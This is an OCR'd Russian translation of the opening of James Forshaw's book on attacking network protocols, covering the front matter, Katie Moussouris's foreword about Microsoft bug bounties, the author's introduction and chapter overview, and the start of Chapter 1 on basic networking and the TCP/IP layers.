
Атака на сетевые протоколы. Руководство хакера по перехвату, анализу и эксплуатации

Русский перевод практического руководства по перехвату и анализу сетевого трафика, обратной разработке протоколов, поиску и эксплуатации уязвимостей, созданию прокси, диссекторов и средств фаззинга.

Больше крутых материалов в моём телеграм канале @grogrigs

Атака на сетевые протоколы



Руководство хакера по перехвату, анализу и эксплуатации

Джеймс Форшоу
Предисловие Кэти Муссурис

Атака на сетевые протоколы

Атака на сетевые протоколы

Руководство хакера по перехвату, анализу и эксплуатации

Джеймс Форшоу

No Starch Press
Сан-Франциско

ISBN-10: 1-59327-750-4
ISBN-13: 978-1-59327-750-5

Издатель: Уильям Поллок
Выпускающий редактор: Лорел Чун
Иллюстрация обложки: Гарри Бут
Оформление книжного блока: Octopod Studios
Редакторы-разработчики: Лиз Чедвик и Уильям Поллок
Технический рецензент: Клифф Янзен
Дополнительные технические рецензенты: Арриго Триульци и Питер Гутманн
Литературный редактор: Энн Мари Уокер
Верстальщики: Лорел Чун и Мег Снирингер
Корректор: Пола Л. Флеминг
Составитель указателя: BIM Creatives, LLC

За сведениями о распространении, переводах или оптовых продажах обращайтесь непосредственно в No Starch Press, Inc.:

No Starch Press, Inc.
245 8th Street, San Francisco, CA 94103
телефон: 1.415.863.9900; info@nostarch.com
www.nostarch.com

Контрольный номер Библиотеки Конгресса: 2017954429

Inc. не несут перед каким-либо физическим или юридическим лицом ответственности за любые убытки или ущерб, вызванные или предположительно вызванные прямо или косвенно содержащейся в ней информацией.

Об авторе

Джеймс Форшоу - известный исследователь компьютерной безопасности в Google Project Zero с более чем десятилетним опытом анализа и эксплуатации сетевых протоколов приложений. Его навыки простираются от взлома игровых консолей до выявления сложных проблем проектирования операционных систем, особенно Microsoft Windows; это принесло ему главную награду за ошибки в размере $100 000 и первое место в опубликованном списке исследователей Microsoft Security Response Center (MSRC). Он создал инструмент анализа сетевых протоколов Canape, разработанный на основе многолетнего опыта. Его приглашали представлять новые исследования безопасности на международных конференциях, среди которых BlackHat, CanSecWest и Chaos Computer Congress.

О техническом рецензенте

Со времён первых компьютеров Commodore PET и VIC-20 технологии были постоянным спутником (а порой и навязчивой страстью!) Клиффа Янзена. Клифф нашёл дело своей жизни, когда в 2008 году, после десяти лет работы в ИТ-эксплуатации, перешёл в информационную безопасность. С тех пор Клиффу необычайно повезло работать с одними из лучших специалистов отрасли и учиться у них, в том числе у господина Форшоу и замечательных сотрудников No Starch, участвовавших в выпуске этой книги. Он с удовольствием работает консультантом по безопасности и занимается всем - от проверки политик до тестирования на проникновение. Он считает себя счастливчиком: его профессия одновременно является любимым увлечением, а жена поддерживает его.

Предисловие

Когда я впервые встретила Джеймса Форшоу, я работала на должности, которую Popular Science в 2007 году назвал одной из десяти худших научных профессий: "чернорабочий службы безопасности Microsoft". Таким широким ярлыком журнал обозначил всех, кто работал в Microsoft Security Response Center (MSRC). В этом списке (настолько известном среди нас, страдавших в Редмонде, штат Вашингтон, что мы сделали футболки) наша работа оказалась хуже работы "исследователя китовых фекалий", но каким-то образом лучше работы "специалиста по вазэктомии слонов" из-за непрекращающегося потока поступающих сообщений об ошибках безопасности в продуктах Microsoft.

Именно здесь, в MSRC, Джеймс впервые привлёк моё внимание как специалиста по стратегии безопасности благодаря острому и творческому взгляду на необычное и упускаемое из виду. Джеймс был автором одних из самых интересных сообщений об ошибках безопасности. Это было немалым достижением, учитывая, что MSRC получал от исследователей безопасности более 200 000 сообщений об ошибках безопасности в год. Джеймс находил не только простые ошибки - он исследовал среду .NET

и обнаружил проблемы на уровне архитектуры. Хотя такие архитектурные ошибки было сложнее устранить простым исправлением, они были гораздо ценнее для Microsoft и её клиентов.

Перенесёмся вперёд, к созданию первых программ Microsoft по выплате вознаграждений за ошибки, которые я запустила в компании в июне 2013 года. В первой группе было три программы вознаграждений - программы, обещавшие выплачивать исследователям безопасности, таким как Джеймс, деньги за сообщения Microsoft о самых серьёзных ошибках. Я понимала: чтобы эти программы доказали свою эффективность, нам должны были присылать высококачественные ошибки безопасности.

Если мы это построим, не было никакой гарантии, что охотники за ошибками придут. Мы знали, что конкурируем за внимание одних из самых искусных в мире охотников за ошибками. Существовало множество других денежных вознаграждений, и не все рынки ошибок работали на защиту. Государства и преступники располагали хорошо развитым наступательным рынком ошибок и эксплойтов, а Microsoft полагалась на исследователей, которые уже бесплатно присылали по 200 000 сообщений об ошибках в год. Вознаграждения должны были сосредоточить внимание этих дружественных, альтруистичных охотников за ошибками на проблемах, в искоренении которых Microsoft больше всего нуждалась в помощи.

Поэтому, конечно же, я обратилась к Джеймсу и ещё нескольким людям, поскольку рассчитывала, что они принесут нам ошибки. Для этих первых программ Microsoft мы, чернорабочие службы безопасности MSRC, очень хотели получить уязвимости Internet Explorer (IE) 11 beta, а ещё хотели нечто такое, за что ни один поставщик программного обеспечения прежде не пытался назначать вознаграждение: мы хотели узнать о новых методах эксплуатации. Последняя программа называлась Mitigation Bypass Bounty, и в то время вознаграждение составляло $100 000.

Я помню, как сидела с Джеймсом за кружкой пива в Лондоне и пыталась заинтересовать его поиском ошибок IE, когда он объяснил, что прежде почти не занимался безопасностью браузеров, и предупредил, чтобы я не ожидала от него многого.

Тем не менее Джеймс прислал четыре уникальных способа выхода из песочницы IE 11 beta.

Четыре.

Эти способы выхода из песочницы находились в тех областях кода IE, которые пропустили и наши внутренние команды, и частные внешние специалисты по тестированию на проникновение. Выходы из песочницы необходимы, чтобы другие ошибки можно было эксплуатировать надёжнее. Джеймс получил вознаграждения за все четыре ошибки, оплаченные самой командой IE, а также дополнительную премию в $5 000 из моего бюджета вознаграждений. Оглядываясь назад, вероятно, мне следовало дополнительно дать ему $50 000. Потому что это было потрясающе. Совсем неплохо для охотника за ошибками, который прежде никогда не занимался безопасностью веб-браузеров.

Всего через несколько месяцев я звонила Джеймсу, стоя снаружи одной из столовых Microsoft в прохладный осенний день, и, едва переводя дух, сообщала ему, что он только что вошёл в историю. Этот конкретный чернорабочий службы безопасности Microsoft не мог бы с большим восторгом сообщить новость: его заявка в одну из других программ вознаграждений Microsoft - Mitigation Bypass Bounty на $100 000 - была принята. Джеймс Форшоу нашёл уникальный новый способ обойти все средства защиты платформы с помощью архитектурных изъянов новейшей операционной системы и получил самое первое вознаграждение Microsoft в размере $100 000.

Насколько я помню тот телефонный разговор, он сказал, что представляет, как на внутренней конференции Microsoft BlueHat я вручаю ему на сцене комично огромный сувенирный чек. После звонка я отправила записку отделу маркетинга, и в одно мгновение "Джеймс и гигантский чек" навсегда стали частью истории Microsoft и интернета.

Я уверена, что на следующих страницах этой книги читатели получат частицы непревзойдённого таланта Джеймса - того самого таланта, который много лет назад я видела пронизывающим одно или четыре сообщения об ошибках. Крайне мало исследователей безопасности способны находить ошибки в одной передовой технологии, а тех, кто способен стабильно находить их более чем в одной, ещё меньше. А ещё есть такие люди, как Джеймс Форшоу, способные с хирургической точностью сосредотачиваться на глубоких архитектурных проблемах. Я надеюсь, что читатели этой и любой будущей книги Джеймса будут относиться к ней как к практическому руководству, которое зажжёт в их собственной работе тот же талант и творческий подход.

На одном совещании Microsoft по вознаграждениям за ошибки, когда сотрудники команды IE качали головами, недоумевая, как могли пропустить некоторые из найденных Джеймсом ошибок, я просто сказала: "Джеймс видит в Матрице и Девушку в красном платье, и код, который её отрисовал". Все сидевшие за столом приняли это объяснение того, какой ум работает в Джеймсе. Он мог согнуть любую ложку; изучая его работу и сохраняя открытость мышления, возможно, сможете и вы.

Для всех охотников за ошибками в мире это ваша планка, и она высока. А всем бесчисленным чернорабочим службы безопасности в мире я желаю, чтобы все ваши сообщения об ошибках были столь же интересны и ценны, как сообщения единственного и неповторимого Джеймса Форшоу.

Кэти Муссурис
Основатель и генеральный директор Luta Security
Октябрь 2017 года

Благодарности

Я хотел бы поблагодарить вас за то, что читаете мою книгу; надеюсь, она окажется для вас познавательной и полезной на практике. Я признателен за вклад множества разных людей.

Начать я должен с благодарности моей прекрасной жене Хуайи, которая следила, чтобы я продолжал писать, даже когда мне очень этого не хотелось. Благодаря её поддержке я закончил книгу всего за четыре года; без неё, возможно, её удалось бы написать за два, но это было бы не так весело.

Конечно, сегодня меня определённо не было бы здесь без моих замечательных родителей. Их любовь и поддержка помогли мне стать широко известным исследователем компьютерной безопасности и издаваемым автором. Когда я был маленьким, они купили семье компьютер - Atari 400 - и сыграли решающую роль в пробуждении моего интереса к компьютерам и разработке программного обеспечения. Я не могу в достаточной мере отблагодарить их за все предоставленные мне возможности.

Прекрасным противовесом моей компьютерной зацикленности был мой самый давний друг Сэм Широн. Всегда более уверенный в себе и общительный человек и невероятный художник, он заставил меня увидеть другую сторону жизни.

На протяжении моей карьеры многие коллеги и друзья внесли значительный вклад в мои достижения. Я должен особо отметить

Ричарда Нила, хорошего друга и иногда непосредственного руководителя, который дал мне возможность открыть в себе интерес к компьютерной безопасности - набору навыков, подходившему моему образу мышления.

Я также не могу забыть Майка Джордона, убедившего меня начать работать в Context Information Security в Великобритании. Вместе с владельцами Алексом Чёрчем и Марком Рейберном они дали мне время проводить значимые исследования безопасности, развивать навыки анализа сетевых

протоколов и создавать такие инструменты, как Canape. Именно на этом опыте атак на реальные и, как правило, полностью специализированные сетевые протоколы основана значительная часть содержания этой книги.

Я должен поблагодарить Кэти Муссурис за то, что она убедила меня побороться за Microsoft Mitigation Bypass Bounty, значительно повысила мою известность в мире информационной безопасности и, конечно же, вручила мне за труды гигантский сувенирный чек на $100 000.

Моя возросшая известность оказалась кстати, когда создавалась команда Google Project Zero - группа ведущих мировых исследователей безопасности, цель которой состоит в повышении безопасности платформ, на которые мы все полагаемся. Уилл Харрис упомянул меня в разговоре с нынешним руководителем команды Крисом Эвансом, который убедил меня пройти собеседование, и вскоре я стал сотрудником Google. Я горжусь тем, что являюсь членом такой превосходной команды.

Наконец, я должен поблагодарить Билла, Лорел и Лиз из No Starch Press за терпение, с которым они ждали, пока я закончу эту книгу, и за дельные советы о том, как к ней подступиться. Надеюсь, что и они, и вы довольны конечным результатом.

Введение

Когда технология, позволявшая устройствам подключаться к сети, появилась впервые, она была доступна исключительно крупным компаниям и государственным организациям. Сегодня большинство людей носит в кармане полноценное подключённое к сети вычислительное устройство, а с распространением интернета вещей (IoT) к этому взаимосвязанному миру можно добавить такие устройства, как холодильник и домашняя система безопасности. Поэтому безопасность подключённых устройств приобретает всё большее значение. Возможно, вас не слишком беспокоит, что кто-то узнает, сколько йогуртов вы покупаете, однако, если смартфон будет скомпрометирован через ту же сеть, что и холодильник, злоумышленник сможет похитить все ваши личные и финансовые сведения.

Книга называется *Атака на сетевые протоколы*, потому что для поиска уязвимостей безопасности в подключённом к сети устройстве необходимо принять образ мышления атакующего, который хочет эксплуатировать эти слабости. Сетевые протоколы обмениваются данными с другими устройствами сети, и, поскольку эти

протоколы должны быть открыты публичной сети и часто не подвергаются столь же тщательной проверке, как другие компоненты устройства, они являются очевидной целью атаки.

Зачем читать эту книгу?

Во многих книгах обсуждается перехват сетевого трафика в целях диагностики и базового анализа сети, но они не сосредоточены на аспектах безопасности перехватываемых протоколов. Эта книга отличается тем, что уделяет основное внимание анализу специализированных протоколов для поиска уязвимостей безопасности.

Книга предназначена для тех, кто интересуется анализом и атакой сетевых протоколов, но не знает, с чего начать. Главы помогут вам освоить методы перехвата сетевого трафика, анализа протоколов, а также обнаружения и эксплуатации уязвимостей безопасности. В книге приведены основные сведения о сетях и сетевой безопасности, а также практические примеры протоколов для анализа.

Независимо от того, хотите ли вы атаковать сетевые протоколы, чтобы сообщать об уязвимостях безопасности поставщику приложения, или просто желаете узнать, как обменивается данными ваше новейшее устройство IoT, вы найдёте здесь несколько интересных тем.

Что содержится в этой книге?

Книга сочетает теоретические и практические главы. Для практических глав я разработал и сделал доступной сетевую библиотеку Canape Core, которую можно использовать для создания собственных инструментов анализа и эксплуатации протоколов. Я также предоставил пример сетевого приложения SuperFunkyChat, реализующего протокол чата между пользователями. Следуя обсуждениям в главах, можно использовать пример приложения для приобретения навыков анализа протоколов и атаки образцов сетевых протоколов. Ниже приведён краткий обзор каждой главы.

Глава 1. Основы сетей

В этой главе описываются основы компьютерных сетей с особым вниманием к TCP/IP, который служит основой сетевых протоколов уровня приложений. Последующие главы предполагают хорошее понимание основ сетей. В этой главе также представлен используемый мной подход к моделированию протоколов приложений. Модель разделяет протокол приложения на гибкие уровни и абстрагирует сложные технические подробности, позволяя сосредоточиться на специализированных частях анализируемого протокола.

Глава 2. Перехват трафика приложений

В этой главе представлены понятия пассивного и активного перехвата сетевого трафика; это первая глава, где сетевые библиотеки Canape Core используются для практических задач.

Глава 3. Структуры сетевых протоколов

В этой главе подробно рассматриваются внутренние структуры, общие для разных сетевых протоколов, например представление чисел или текста, читаемого человеком. При анализе перехваченного сетевого трафика эти знания можно использовать для быстрого определения распространённых структур, ускоряя анализ.

Глава 4. Расширенный перехват трафика приложений

В этой главе исследуется ряд более сложных методов перехвата, дополняющих примеры из главы 2. К ним относятся настройка преобразования сетевых адресов для перенаправления интересующего трафика и подмена протокола разрешения адресов.

Глава 5. Анализ сетевого трафика

В этой главе представлены методы анализа перехваченного сетевого трафика с помощью пассивных и активных методов, описанных в главе 2. Здесь мы начинаем использовать приложение SuperFunkyChat для создания примера трафика.

Глава 6. Обратная разработка приложений

В этой главе описаны методы обратной разработки подключённых к сети программ. Обратная разработка позволяет анализировать протокол без необходимости перехватывать пример трафика. Эти методы также помогают определить реализацию специального шифрования или обфускации, чтобы лучше анализировать перехваченный трафик.

Глава 7. Безопасность сетевых протоколов

В этой главе приведены основные сведения о методах и криптографических алгоритмах, используемых для защиты сетевых протоколов. Для безопасности сетевых протоколов исключительно важно защищать содержимое сетевого трафика от раскрытия или изменения при передаче через публичные сети.

Глава 8. Реализация сетевого протокола

В этой главе объясняются методы реализации сетевого протокола приложения в собственном коде, чтобы можно было проверять поведение протокола и находить слабости безопасности.

Глава 9. Коренные причины уязвимостей

В этой главе описываются распространённые уязвимости безопасности, встречающиеся в сетевых протоколах. Понимая коренные причины уязвимостей, вы сможете легче выявлять их во время анализа.

Глава 10. Поиск и эксплуатация уязвимостей безопасности

В этой главе описаны процессы поиска уязвимостей безопасности на основе коренных причин из главы 9 и продемонстрирован ряд способов их эксплуатации, включая разработку собственного шелл-кода и обход средств защиты от эксплуатации посредством возвратно-ориентированного программирования.

Приложение. Инструментарий анализа сетевых протоколов

В приложении приведены описания некоторых инструментов, которыми я обычно пользуюсь при анализе сетевых протоколов. Многие из них также кратко описаны в основном тексте.

Как пользоваться этой книгой

Если вы хотите освежить в памяти основы сетей, сначала прочитайте главу 1. Ознакомившись с основами, переходите к главам 2, 3 и 5, чтобы получить практический опыт перехвата сетевого трафика и изучить процесс анализа сетевых протоколов.

Освоив принципы перехвата и анализа сетевого трафика, можно перейти к главам 7-10, содержащим практические сведения о поиске и эксплуатации уязвимостей безопасности в этих протоколах. Главы 4 и 6 содержат более сложные сведения о дополнительных методах перехвата и обратной разработке приложений, поэтому при желании их можно прочитать после остальных глав.

Для практических примеров потребуется установить .NET Core (`https://www.microsoft.com/net/core/`) - кроссплатформенную версию среды выполнения .NET от Microsoft, работающую в Windows, Linux и macOS. Затем можно загрузить выпуски Canape Core с `https://github.com/tyranid/CANAPE.Core/releases/`, а SuperFunkyChat - с `https://github.com/tyranid/ExampleChatApplication/releases/`; оба используют .NET Core как среду выполнения. Ссылки на каждый сайт доступны среди ресурсов книги по адресу `https://www.nostarch.com/networkprotocols/`.

Для выполнения примеров сценариев Canape Core потребуется приложение `CANAPE.Cli`, находящееся в пакете выпуска, загруженном из репозитория Canape Core на GitHub. Выполните сценарий следующей командой, заменив `script.csx` именем сценария, который требуется выполнить.

```
dotnet exec CANAPE.Cli.dll script.csx
```

Все листинги примеров для практических глав, а также файлы перехвата пакетов доступны на странице книги `https://www.nostarch.com/networkprotocols/`. Лучше загрузить эти листинги до начала работы, чтобы следовать практическим главам без необходимости вручную вводить большой объём исходного кода.

Как со мной связаться

Мне всегда интересно получать отзывы о своей работе, как положительные, так и отрицательные, и эта книга не исключение. Вы можете написать мне по адресу `attacking.network.protocols@gmail.com`. Также можно подписаться на меня в Twitter: `@tiraniddo` - или на мой блог `https://tyranidslair.blogspot.com/`, где я публикую некоторые из своих новейших углублённых исследований безопасности.

Глава 1. Основы сетей

Чтобы атаковать сетевые протоколы, необходимо понимать основы компьютерных сетей. Чем лучше вы понимаете, как устроены и работают распространённые сети, тем легче будет применить эти знания для перехвата и анализа новых протоколов и эксплуатации их уязвимостей.

В этой главе я познакомлю вас с основными сетевыми понятиями, с которыми вы будете встречаться каждый день при анализе сетевых протоколов. Кроме того, я заложу основу подхода к осмыслению сетевых протоколов, который упростит поиск ранее неизвестных проблем безопасности в процессе анализа.

Архитектура сети и протоколы

Начнём с обзора основной сетевой терминологии и зададим фундаментальный вопрос: что такое сеть? *Сеть* - это совокупность двух или более компьютеров, соединённых друг с другом для обмена информацией. Чтобы это определение подходило для более широкого круга устройств, каждое подключённое устройство обычно называют *узлом* сети. На рисунке 1-1 показан очень простой пример.




Рисунок 1-1. Простая сеть из трёх узлов

На рисунке показаны три узла, соединённые общей сетью. На каждом узле может быть установлена своя операционная система, а аппаратное обеспечение узлов может различаться. Но если каждый узел соблюдает набор правил, или *сетевой протокол*, он может взаимодействовать с другими узлами сети. Для правильного взаимодействия все узлы сети должны понимать один и тот же сетевой протокол.

Сетевой протокол выполняет множество функций, в том числе одну или несколько из перечисленных ниже:

• **Поддержание состояния сеанса.** Обычно протоколы реализуют механизмы для создания новых соединений и завершения существующих.
• **Идентификация узлов посредством адресации.** Данные должны передаваться правильному узлу сети. Некоторые протоколы реализуют механизм адресации для идентификации отдельных узлов или групп узлов.
• **Управление потоком.** Объём данных, передаваемых по сети, ограничен. Протоколы могут реализовывать способы управления потоком данных, чтобы увеличить пропускную способность и уменьшить задержку.
• **Гарантия порядка передаваемых данных.** Во многих сетях нет гарантии, что порядок получения данных совпадёт с порядком их отправки. Протокол может изменить порядок данных, чтобы обеспечить их доставку в правильной последовательности.
• **Обнаружение и исправление ошибок.** Многие сети не обладают стопроцентной надёжностью, и данные могут быть повреждены. Важно обнаруживать повреждения и, в идеале, исправлять их.
• **Форматирование и кодирование данных.** Данные не всегда представлены в формате, пригодном для передачи по сети. Протокол может определять способы кодирования данных, например преобразование английского текста в двоичные значения.

Набор протоколов Интернета

TCP/IP фактически является стандартным протоколом современных сетей. Хотя TCP/IP можно воспринимать как единый протокол, в действительности это сочетание двух протоколов: протокола управления передачей (Transmission Control Protocol, TCP) и межсетевого протокола (Internet Protocol, IP). Эти два протокола входят в набор протоколов Интернета (Internet Protocol Suite, IPS), концептуальную модель передачи сетевого трафика через Интернет, которая делит сетевое взаимодействие на четыре уровня, как показано на рисунке 1-2.




Рисунок 1-2. Уровни набора протоколов Интернета

Эти четыре уровня образуют *стек протоколов*. Ниже описан каждый уровень IPS:

• **Канальный уровень (уровень 1).** Это самый нижний уровень. Он описывает физические механизмы передачи информации между узлами локальной сети. К известным примерам относятся Ethernet (как проводной, так и беспроводной) и протокол двухточечного соединения (Point-to-Point Protocol, PPP).
• **Межсетевой уровень (уровень 2).** Этот уровень предоставляет механизмы адресации узлов сети. В отличие от уровня 1, узлы не обязаны находиться в локальной сети. На этом уровне располагается IP. В современных сетях фактически может использоваться протокол версии 4 (IPv4) или версии 6 (IPv6).
• **Транспортный уровень (уровень 3).** Этот уровень отвечает за соединения между клиентами и серверами, иногда обеспечивает правильный порядок пакетов и предоставляет мультиплексирование служб. Благодаря мультиплексированию служб один узел может поддерживать несколько различных служб: каждой службе назначается отдельный номер, называемый *портом*. На этом уровне работают TCP и протокол пользовательских датаграмм (User Datagram Protocol, UDP).
• **Прикладной уровень (уровень 4).** На этом уровне находятся такие сетевые протоколы, как протокол передачи гипертекста (HyperText Transport Protocol, HTTP), передающий содержимое веб-страниц; простой протокол передачи почты (Simple Mail Transport Protocol, SMTP), передающий электронную почту; и протокол системы доменных имён (Domain Name System, DNS), который преобразует имя в узел сети. На протяжении этой книги мы будем главным образом заниматься именно этим уровнем.

